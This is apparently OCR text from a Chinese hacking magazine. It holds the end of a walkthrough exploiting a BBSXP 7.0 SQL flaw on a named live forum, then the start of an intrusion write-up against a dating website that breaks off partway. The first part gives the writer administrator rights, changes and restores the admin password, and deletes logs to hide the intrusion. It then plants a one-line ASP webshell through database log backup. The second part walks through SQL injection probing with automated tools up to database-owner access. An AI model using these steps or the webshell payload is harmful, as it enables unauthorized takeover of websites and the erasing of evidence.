



图4

把刚才编辑帖子的地址http://hl.cnvip.cc/EditPost.asp?ThreadID=965&PostID=11259填到“目标主机”中，在指定的用户名填写自己刚注册的ID，我这里就写“zj1244”了。默认的操作是“修改指定用户为管理员”，单击“发送”按钮，提示“可能成功咯”。回头查看下zj1244的资料如图5，我们已经是管理员了。

## 四、拿到shell

因为现在的服务器Windows 2003居多，因此用htr文件




图5

类型拿shell的方法不是很通用，这里用的是备份日志的方法。在备份日志拿webshell之前，我们有一个最基本的步骤就是知道目标网站的物理路径，它需要进到后台，这很简单。在利用工具中，把下拉框选为“改后台密码为指定用户的密码”，单击“发送”。

现在后台的管理密码就被改成我们的注册密码了，点“管理”出现后台登录页面，输入自己刚注册时使用的密码顺利进入后台。在左边的“其他功能”项里找到“主机环境变量”，可以看到“本文件请求的物理路径”是f:\usr\cn31004\Admin_other.asp，如图6。




图6

知道了物理路径就好办多了，先在下拉框中选择“还原后台密码”，以免管理员这时候进不去后台了。再删除“指定用户的后台日志”让我们的每一点蛛丝马迹都消失。

现在再单击“获得库名”，程序就会自动读取数据库的名称存放到自己的电子邮件处，通过查看自己的个人资料可以看到。

我得到的是cn31004_db，一会备份日志的时候需要用到它，把它记录下来。在下拉框中选择“日志备份获得Webshell”，会出现“代码”和“路径”两个文本框，它的作用是把指定代码写到该路径中。在这里，把代码处写为：

```
<%eval request(chr(35)):response end%>
```

路径处填为f:\usr\cn31004\zj1244.asp，库名是cn31004_db，单击“提交”后即可得到webshell了。现在的http://hl.cnvip.cc/zj1244.asp就是包含了一句话木马的小马，大家按照菜鸟学堂里的方法连接上去小马传大马就可以轻松的控制整个网站了。有的时候备份完以后，访问我们指定的马儿会提示404错误，也就是说，并没有备份成功，这可能跟管理员设置了DBO权限的数据库帐号不允许备份数据库有关，大家可以把差异备份和日志备份都试一遍，如果全都失败了，建议换下一个目标进行测试吧。

（文章中涉及到的BBSXP 7.0 Beta 2 SQL最新漏洞利用工具已收录到光盘中。）

# 渗透某征婚网

文章难度：★★★
文章要点：利用MSSQL UP上传文件，注入得到shell，在入侵中得到

hackest [E.S.T]&[L.S.T]

## 一、缘由

一天某同志在群里发出一个网站，说有空的帮忙弄弄。适逢当时的确很有空，就抱着试一试的心态打开了这个站。一看还真挺让我伤感的，居然是一个征婚网，如图1。想想自己也二十岁了，还没谈过恋爱，挺失败的。唉，人生一世，草木一秋啊！所以我要化悲痛为力量，一定要把这个站拿了。（小编：手痒痒想黑站就黑嘛，这找的什么借口呀？）




图1

## 二、郁闷的开始

打开网站看了下，发现是ASP的。打开一个链接，试着在URL后面加了个单引号，回车，页面返回正常。看来站长对SQL注入有点防范意识，过滤了单引号。再试下经典的“and 1=1”，返回正常，再试“and 1=2”的时候出现意外了，提示“对不起，该产品并不存在，请返回”，如图2。





图2

于是用啊D检测了一下刚才的那个URL，发现检测出来是可用注入点，但是用啊D注入的时候却提示该URL无法注入。明明检测出来了，又不可以注入，够郁闷了。工具不能只用一个，只用一个工具的不是好的工具hack，所以决定换NBSI3.0试下。检测一下，发现也是未检测到注入漏洞。可恶，难道真的不可以注入吗？不死心，再打开相应的链接，找了“网站简介”几个作为关键字填入NBSI的特征字符里面，再检测。这回终于出来了，不仅可以注入而且是SA权限呢，如图3。

尝试执行cmd命令ver，没有回显，恢复cmd之后再执行还是没有回显！难道xp_cmdshell删除了？可恶！连接一下3389发现可以正常连接到远程桌面，可惜现在执行不了命令，要不加个用户就什么都解决了。尝试着用NBSI试着列目录，发现根本不能列出来，再用HDSI也列不出来。无奈再次打开啊D，这次又可以注入了。不过检测出来的结果有点奇怪，注入权限竟然是DB_OWNER，如图4。真不知道是怎么回事了，一会儿一个样，把我都搞迷糊了。不过好在这一次啊D倒能列出目录来了，看来只用一个工具真的是不行的哦。


图3


